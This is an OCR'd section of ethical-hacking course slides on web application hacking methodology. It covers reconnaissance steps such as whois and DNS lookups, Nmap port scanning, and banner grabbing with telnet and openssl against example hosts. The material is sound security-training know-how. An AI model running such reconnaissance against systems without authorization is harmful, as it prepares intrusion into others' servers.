
1 **Web Application Concepts**

2 **Web Application Threats**

3 **Web Application Hacking Methodology**

4 **Web API, Webhooks, and Web Shell**

5 **Web Application Security**



Web Application Hacking Methodology

01 Footprint Web Infrastructure

02 Analyze Web Applications

03 Bypass Client-Side Controls

04 Attack Authentication Mechanism

05 Attack Authorization Schemes

06 Attack Access Controls

07 Attack Session Management Mechanism

08 Perform Injection Attacks

09 Attack Application Logic Flaws

10 Attack Shared Environments

11 Attack Database Connectivity

12 Attack Web App Client

13 Attack Web Services


Web Application Hacking Methodology

The previous section discussed the security posture of web applications by analyzing various types of threats/attacks currently in use. Attackers perform these attacks using a detailed process called the hacking methodology. This section will describe the steps of the hacking methodology, explaining how attackers target web applications.

Attackers use the web application hacking methodology to gain knowledge of a particular web application to compromise it successfully. This methodology allows them to plan each step in detail to increase their chances of successfully hacking the application. Under this methodology, they do the following to collect detailed information about various resources needed to run or access the web application:

- Footprint web infrastructure
- Analyze web applications
- Bypass client-side controls
- Attack authentication mechanisms
- Attack authorization schemes
- Attack access controls
- Attack session management mechanisms
- Perform injection attacks
- Attack application logic flaws
- Attack shared environments
- Attack database connectivity
- Attack web application clients
- Attack web services


If hackers do not use this process and try to exploit the web application directly, their chances of failure increases. The following phases of this module will provide a detailed explanation of how attackers derive information about these resources.



Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**

Server Discovery	Discover the physical servers that host web applications
Service Discovery	Discover the services running on web servers that can be exploited as attack paths for web app hacking
Server Identification	Grab server banners to identify the make and version of the web server software
Hidden Content Discovery	Extract content and functionality that is not directly linked or reachable from the main visible content
Load Balancers Detection	Detect load balancers along with their real IP addresses



Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about **server locations** and ensures that the target server is **live on the Internet**

Whois Lookup

Whois lookup utilities provide information about the **IP address of the web server** and **DNS names**

Whois Lookup Tools:

- Netcraft *(https://www.netcraft.com)*
- SmartWhois *(https://www.tamos.com)*
- WHOIS Lookup *(http://whois.domaintools.com)*
- Batch IP Converter *(http://www.sabsoft.com)*

DNS Interrogation

DNS interrogation provides information about the **locations and types of servers**

DNS Interrogation Tools:

- Professional Toolset *(https://tools.dnsstuff.com)*
- DNSRecon *(https://github.com)*
- DNS Records *(https://network-tools.com)*
- Domain Dossier *(https://centralops.net)*

Port Scanning


Port scanning attempts to connect to a particular set of TCP or UDP ports to discover **services that exist on the server**

Port Scanning Tools:

- Nmap *(https://nmap.org)*
- Advanced Port Scanner *(https://www.advanced-port-scanner.com)*
- NetScanTools Pro *(https://www.netscantools.com)*
- Hping *(http://www.hping.org)*

Footprint Web Infrastructure: Service Discovery

1. Scan the target web server to **identify common ports** that web servers use for different services
2. You can use tools such as Nmap, NetScanTools Pro, and Sandcat Browser for discovering services
3. Identified services act as **attack paths** for web application hacking


Zenmap
Scan Tools Profile Help
Target:
Profile:
Scan
Cancel
Command:
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS
Host
Filter Hosts

Target: 22,25,80 21,23,80,3389 google

Command: nmap -T4 -A -v -PE -PS -PA 22,25,80 21,23,80,3389 google.com


Host: google.com (172.2

Port	Protocol	State	Service	Version
80	tcp	open	http	gws
443	tcp	open	https	gws

https://nmap.org

Footprint Web Infrastructure: Server Identification/ Banner Grabbing


- Analyze the **server response header field** to identify the make, model, and version of the web server software
- **Syntax:** `C:\telnet <Website domain or IP address> 80`


Administrator: C:\Windows\system32\cmd.exe
Administrator: C:\Windows\system32\cmd.exe
Server identified as nginx

```
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>telnet moviescope.com 80
```

```
TTP/1.1 400 Bad Request
Server: nginx
Date: Sat, 04 Jan 2020 09:38:07 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx</center>
</body>
</html>


Connection to host lost.
```

- Run command `s_client -host <target website> -port 443`
- Type `GET/HTTP/1.0` and press enter to get the server information


Parrot Terminal
File Edit View Search Terminal Help
Parrot Terminal
File Edit View Search Terminal Help
Server identified as Apache

```
┌─[root@parrot]─[~]
└──╼ #openssl
OpenSSL> s_client -host certifiedhacker.com -port 443
CONNECTED(00000003)
depth=2 O = Digital Signature Trust Co., CN = DST Root CA X3
```

```
GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Sat, 04 Jan 2020 10:03:0
Server: Apache
Content-Length: 418
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not un
derstand.<br />
</p>
<p>Additionally, a 400 Bad Request
```

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is **routing your requests** through any proxy servers
- Proxy servers generally **add certain headers in the response header field**
